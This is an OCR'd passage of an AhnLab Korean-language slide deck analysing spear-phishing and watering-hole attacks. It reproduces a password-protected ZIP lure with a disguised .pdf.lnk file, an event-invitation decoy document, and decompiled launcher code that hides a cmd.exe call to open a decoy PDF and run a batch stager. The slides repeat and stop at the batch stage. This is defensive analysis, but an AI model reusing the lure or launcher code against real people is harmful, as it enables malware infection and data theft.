국내 엔드포인트 대상 공격의 두 축, 스피어피싱과 워터링 홀

2026.07.22


AhnLab

Table of Contents

AhnLab

01. 개요

AhnLab



스피어 피싱(Spear Phishing)

아래 링크를 클릭하여 개정판 문서를 다운로드하십시오.

개정판문서 다운로드 (ZIP)

보안을 위해 문서에 암호가 설정되어 있습니다.

UNKNOWN2026APR


* 암호를 복사하여 문서 열람 시 입력해 주세요.


2026년4월개정판.zip

이름	크기	압축된 크기	수정한 날짜	만든 날짜	액세스한 날...	속성	암호화
2026년 4월 개정판.pdf.lnk	6 802 987	6 779 583	2026-04-13...	2026-04-13 ...	2026-04-13...	A	+

AhnLab

스피어 피싱(Spear Phishing)





AhnLab

워터링 홀(Watering Hole)

AhnLab

워터링 홀(Watering Hole)


02. 스피어 피싱

AhnLab

02. 스피어 피싱

AhnLab

공격 과정



- 대상자 정보 수집 및 공격 준비

- 신뢰 관계를 이용한 맞춤형 메일 전송

- 링크 클릭 유도
- 첨부파일 실행 유도

- 악성코드 감염
- 정보 탈취
- 내부 침투

02. 스피어 피싱


AhnLab

공격 과정: 첨부파일 실행 ~ 악성코드 감염

03

파일
실행 유도

- 링크 클릭 유도
- 첨부파일 실행 유도



04

정보 탈취
내부 침투

- 악성코드 감염
- 정보 탈취
- 내부 침투


02. 스피어 피싱

AhnLab

공격 과정: 첨부파일 실행 ~ 악성코드 감염

03

파일
실행 유도



04

정보 탈취
내부 침투

첨부파일 실행	Launcher	Stager	Implant
• 한글 문서 파일	• hc_service.exe • hc_update.exe	• hancom_service.bat	• Powershell Script

02. 스피어 피싱

AhnLab

첨부파일 실행 | Launcher | Stager | Implant

hwp

KOREA 2026

1. 행사 개요

본 행사의 추진 목적, 세부 일정 및 전체 프로그램 구성안은 [첨부 1] 행사 개요에서 상세히 확인하실 수 있습니다.

2. 참가 기업 현황

이번 행사에 참여하는 총 582개 기업의 명단과 업종은 [첨부 2] 참여 기업 리스트 (PDF)를 참고해 주시기 바랍니다.

【첨부 1】

행사 개요 : *추진 목적, 세부 타임테이블, 행사장 구성 및 운영안 →*

【첨부 2】

참여 기업 리스트 (PDF) : *참가 업체 582개 사 명단, 업종 분류, 기업별 연락처 →*

02. 스피어 피싱

AhnLab

첨부파일 실행 → Launcher → Stager → Implant

hwp

KOREA 2026

1. 행사 개요

본 행사의 추진 목적, 세부 일정 및 전체 프로그램 구성안은 [첨부 1] 행사 개요에서 상세히 확인하실 수 있습니다.

2. 참가 기업 현황

이번 행사에 참여하는 총 582개 기업의 명단과 업종은 [첨부 2] 참여 기업 리스트 (PDF)를 참고해 주시기 바랍니다.

【첨부 1】

행사 개요 : *추진 목적, 세부 타임테이블, 행사장 구성 및 운영안 →*

【첨부 2】

참여 기업 리스트 (PDF) : *참가 업체 582개 사 명단, 업종 분류, 기업별 연락처 →*

hwp

KOREA 2026

[하이퍼링크 시작]1. 행사 개요

본 행사의 추진 목적, 세부 일정 및 전체 프로그램 구성안은 [첨부 1] 행사 개요에서 상세히 확인하실 수 있습니다.[하이퍼링크 끝]

[하이퍼링크 시작]2. 참가 기업 현황

이번 행사에 참여하는 총 582개 기업의 명단과 업종은 [첨부 2] 참여 기업 리스트 (PDF)를 참고해 주시기 바랍니다.[하이퍼링크 끝]

[사각형]
[하이퍼링크 시작] 【첨부 1】

행사 개요 : *추진 목적, 세부 타임테이블, 행사장 구성 및 운영안 →*


[사각형]
[하이퍼링크 시작] 【첨부 2】


참여 기업 리스트 (PDF) : *참가 업체 582개 사 명단, 업종 분류, 기업별 연락처 →[하이퍼링크 끝]*

02. 스피어 피싱

AhnLab

첨부파일 실행 → Launcher → Stager → Implant






02. 스피어 피싱

AhnLab


첨부파일 실행 | Launcher | Stager | Implant



02. 스피어 피싱

AhnLab

첨부파일 실행 | Launcher | Stager | Implant




hc_update.exe

```
BOOL sub_140001000()
{
  struct _PROCESS_INFORMATION ProcessInformation;
  struct _STARTUPINFOW StartupInfo;
  WCHAR CommandLine[64];

  memset(&StartupInfo.lpReserved, 0, 96);
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  wcscpy(CommandLine, L"cmd.exe /c %temp%\\      _KO.pdf & %temp%\\hancom_service.bat");
  StartupInfo.cb = 104;
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 0;
  CreateProcessW(
    nullptr,
    CommandLine,
    nullptr,
    nullptr,
    0,
    0x8000000u,
    nullptr,
    nullptr,
    &StartupInfo,
    &ProcessInformation);
  CloseHandle(ProcessInformation.hProcess);
  return CloseHandle(ProcessInformation.hThread);
}
```

02. 스피어 피싱

AhnLab

첨부파일 실행 | Launcher | Stager | Implant



bat

